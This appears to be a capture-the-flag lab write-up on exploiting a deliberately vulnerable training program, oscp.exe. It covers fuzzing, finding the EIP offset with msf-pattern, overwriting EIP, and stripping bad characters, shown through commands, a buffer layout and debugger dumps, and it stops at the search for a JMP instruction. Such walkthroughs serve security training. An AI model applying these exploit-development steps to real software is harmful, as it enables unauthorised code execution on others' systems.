
overflow 1:


1. Launch oscp.exe, attach it to immunity debugger
2. Change font size
    - Options > Appearance > Fonts > Change
3. Determine the least amount of buffer size need to crash the application
    - Run the fuzzer script



```
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing with 800 bytes
Fuzzing with 900 bytes
Fuzzing with 1000 bytes
Fuzzing with 1100 bytes
Fuzzing with 1200 bytes
Fuzzing with 1300 bytes
Fuzzing with 1400 bytes
Fuzzing with 1500 bytes
Fuzzing with 1600 bytes
Fuzzing with 1700 bytes
Fuzzing with 1800 bytes
Fuzzing with 1900 bytes
Fuzzing with 2000 bytes
Fuzzing crashed at 2000 bytes
[Finished in 44.8s]
```

4. Use msf-pattern

```
msf-pattern_create -l 2000
```




```
EAX 0194F268
ECX 00355760
EDX 00000A0D
EBX 376E4336
ESP 0194FA30
EBP 43386E43
ESI 00000000
EDI 00000000

EIP 6F43396E
```

- offset: 6F43396E

5. Determine where is that offset


```
msf-pattern_offset -q 6F43396E
```



```
┌──(root💀kali)-[~/tryhackme/bufferOverflowPrep]
└─# msf-pattern_offset -l 2534 -q 6F43396E
[*] Exact match at offset 1978
```

- offset: 1978
    - EIP: 1979-1983 bytes

6. Send buffer where `BBBB` is our return address



```
EAX 0195F268 ASC
ECX 00575760
EDX 00000A0D
EBX 41414141
ESP 0195FA30 ASC
EBP 41414141
ESI 00000000
EDI 00000000

EIP 42424242
```

- Succeded since EIP is BBBB

7. Generate hex chars


```
import sys
# 256 is FF, end of hex
for x in range(0,256):
        sys.stdout.write("\\x" + '{:02x}'.format(x))
```

8. Place badChars at the end

```
buffer = b"A" * 1978 + b"B" * 4 + b"C" * (2530 - 4 -1978 - len(badChars)) + badChars
```

9. Program crashed, look at the End of the Cs, did not find any of chars from `badChars variable`
    - Because of `\x00` nullbyte


10. Remove `\x00`



```
43 43 43 43 43 01 02 03     CCCCC☺☻♥
04 05 06 0A 0D 09 0A 0B     ♦♣♠....♂
0C 0D 0E 0F 10 11 12 13     ..♫☼►◄↕‼
14 15 16 17 18 19 1A 1B     ¶§▬↨↑↓→←
1C 1D 1E 1F 20 21 22 23     ∟#▲▼ !"#
24 25 26 27 28 29 2A 2B     $%&'()*+
2C 2D 0A 0D 30 31 32 33     ,-..0123
34 35 36 37 38 39 3A 3B     456789:;
3C 3D 3E 3F 40 41 42 43     <=>?@ABC
44 45 46 47 48 49 4A 4B     DEFGHIJK
4C 4D 4E 4F 50 51 52 53     LMNOPQRS
```

- Failed at `\x07`


11. Remove `\x07`



```
43 43 43 43 43 43 01 02    CCCCCC☺☻
03 04 05 06 08 09 0A 0B    ♥♦♣♠◘..♂
0C 0D 0E 0F 10 11 12 13    ..♫☼►◄↕‼
14 15 16 17 18 19 1A 1B    ¶§▬↨↑↓→←
1C 1D 1E 1F 20 21 22 23    ∟#▲▼ !"#
24 25 26 27 28 29 2A 2B    $%&'()*+
2C 2D 0A 0D 30 31 32 33    ,-..0123
34 35 36 37 38 39 3A 3B    456789:;
3C 3D 3E 3F 40 41 42 43    <=>?@ABC
```

    - Failed at 2E


12. Remove `\x2e`



```
02 03 04 05 06 08 09 0A    ☻♥♦♣♠◘..
0B 0C 0D 0E 0F 10 11 12    ♂..♫☼►◄↕
13 14 15 16 17 18 19 1A    ‼¶§▬↨↑↓→
1B 1C 1D 1E 1F 20 21 22    ←∟↔▲▼ !"
23 24 25 26 27 28 29 2A    #$%&'()*
2B 2C 2D 2F 30 31 32 33    +,-/0123
34 35 36 37 38 39 3A 3B    456789:;
3C 3D 3E 3F 40 41 42 43    <=>?@ABC
44 45 46 47 48 49 4A 4B    DEFGHIJK
4C 4D 4E 4F 50 51 52 53    LMNOPQRS
54 55 56 57 58 59 5A 5B    TUVWXYZ[
5C 5D 5E 5F 60 61 62 63    \]^_`abc
64 65 66 67 68 69 6A 6B    defghijk
6C 6D 6E 6F 70 71 72 73    lmnopqrs
74 75 76 77 78 79 7A 7B    tuvwxyz{
7C 7D 7E 7F 80 81 82 83    |}~⌂Çüéâ
84 85 86 87 88 89 8A 8B    äàåçêëèï
8C 8D 8E 8F 90 91 92 93    îìÄÅÉæÆô
94 95 96 97 98 99 9A 9B    öòûùÿÖÜ¢
9C 9D 9E 9F 0A 0D A2 A3    £¥₧ƒ..óú
A4 A5 A6 A7 A8 A9 AA AB    ñÑªº¿⌐¬½
AC AD AE AF B0 B1 B2 B3    ¼¡«»░▒▓│
B4 B5 B6 B7 B8 B9 BA BB    ┤╡╢╖╕╣║╗
BC BD BE BF C0 C1 C2 C3    ╝╜╛┐└┴┬├
C4 C5 C6 C7 C8 C9 CA CB    ─┼╞╟╚╔╩╦
CC CD CE CF D0 D1 D2 D3    ╠═╬╧╨╤╥╙
D4 D5 D6 D7 D8 D9 DA DB    ╘╒╓╫╪┘┌█
DC DD DE DF E0 E1 E2 E3    ▄▌▐▀αßΓπ
E4 E5 E6 E7 E8 E9 EA EB    ΣσµτΦΘΩδ
EC ED EE EF F0 F1 F2 F3    ∞φε∩≡±≥≤
F4 F5 F6 F7 F8 F9 FA FB    ⌠⌡÷≈°∙·√
FC FD FE FF 0D 0A 00 00    ⁿ²■ ....
00 00 00 00 00 00 00 00    ........
00 00 00 00 00 00 00 00    ........
00 00 00 00 00 00 00 00    ........
00 00 00 00 00 00 00 00    ........
```

- Failed at `\xa0`

13. Remove `\xa0`




```
43 43 43 43 43 43 43 43     CCCCCCCC
01 02 03 04 05 06 08 09     ☺☻♥♦♣♠◘.
0A 0B 0C 0D 0E 0F 10 11     .♂..♫☼►◄
12 13 14 15 16 17 18 19     ↕‼¶§▬↨↑↓
1A 1B 1C 1D 1E 1F 20 21     →←∟↔▲▼ !
22 23 24 25 26 27 28 29     "#$%&'()
2A 2B 2C 2D 2F 30 31 32     *+,-/012
33 34 35 36 37 38 39 3A     3456789:
3B 3C 3D 3E 3F 40 41 42     ;<=>?@AB
43 44 45 46 47 48 49 4A     CDEFGHIJ
4B 4C 4D 4E 4F 50 51 52     KLMNOPQR
53 54 55 56 57 58 59 5A     STUVWXYZ
5B 5C 5D 5E 5F 60 61 62     [\]^_`ab
63 64 65 66 67 68 69 6A     cdefghij
6B 6C 6D 6E 6F 70 71 72     klmnopqr
73 74 75 76 77 78 79 7A     stuvwxyz
7B 7C 7D 7E 7F 80 81 82     {|}~⌂Çüé
83 84 85 86 87 88 89 8A     âäàåçêëè
8B 8C 8D 8E 8F 90 91 92     ïîìÄÅÉæÆ
93 94 95 96 97 98 99 9A     ôöòûùÿÖÜ
9B 9C 9D 9E 9F A1 A2 A3     ¢£¥₧ƒíóú
A4 A5 A6 A7 A8 A9 AA AB     ñÑªº¿⌐¬½
AC AD AE AF B0 B1 B2 B3     ¼¡«»░▒▓│
B4 B5 B6 B7 B8 B9 BA BB     ┤╡╢╖╕╣║╗
BC BD BE BF C0 C1 C2 C3     ╝╜╛┐└┴┬├
C4 C5 C6 C7 C8 C9 CA CB     ─┼╞╟╚╔╩╦
CC CD CE CF D0 D1 D2 D3     ╠═╬╧╨╤╥╙
D4 D5 D6 D7 D8 D9 DA DB     ╘╒╓╫╪┘┌█
DC DD DE DF E0 E1 E2 E3     ▄▌▐▀αßΓπ
E4 E5 E6 E7 E8 E9 EA EB     ΣσµτΦΘΩδ
EC ED EE EF F0 F1 F2 F3     ∞φε∩≡±≥≤
F4 F5 F6 F7 F8 F9 FA FB     ⌠⌡÷≈°∙·√
FC FD FE FF 0D 0A 00 00     ⁿ²■ ....
```

- Done:
- Bad chars
    - `\x00`
    - `\x07`
    - `\x2e`
    - `\xa0`

14. Look for JMP
    a. Use mona

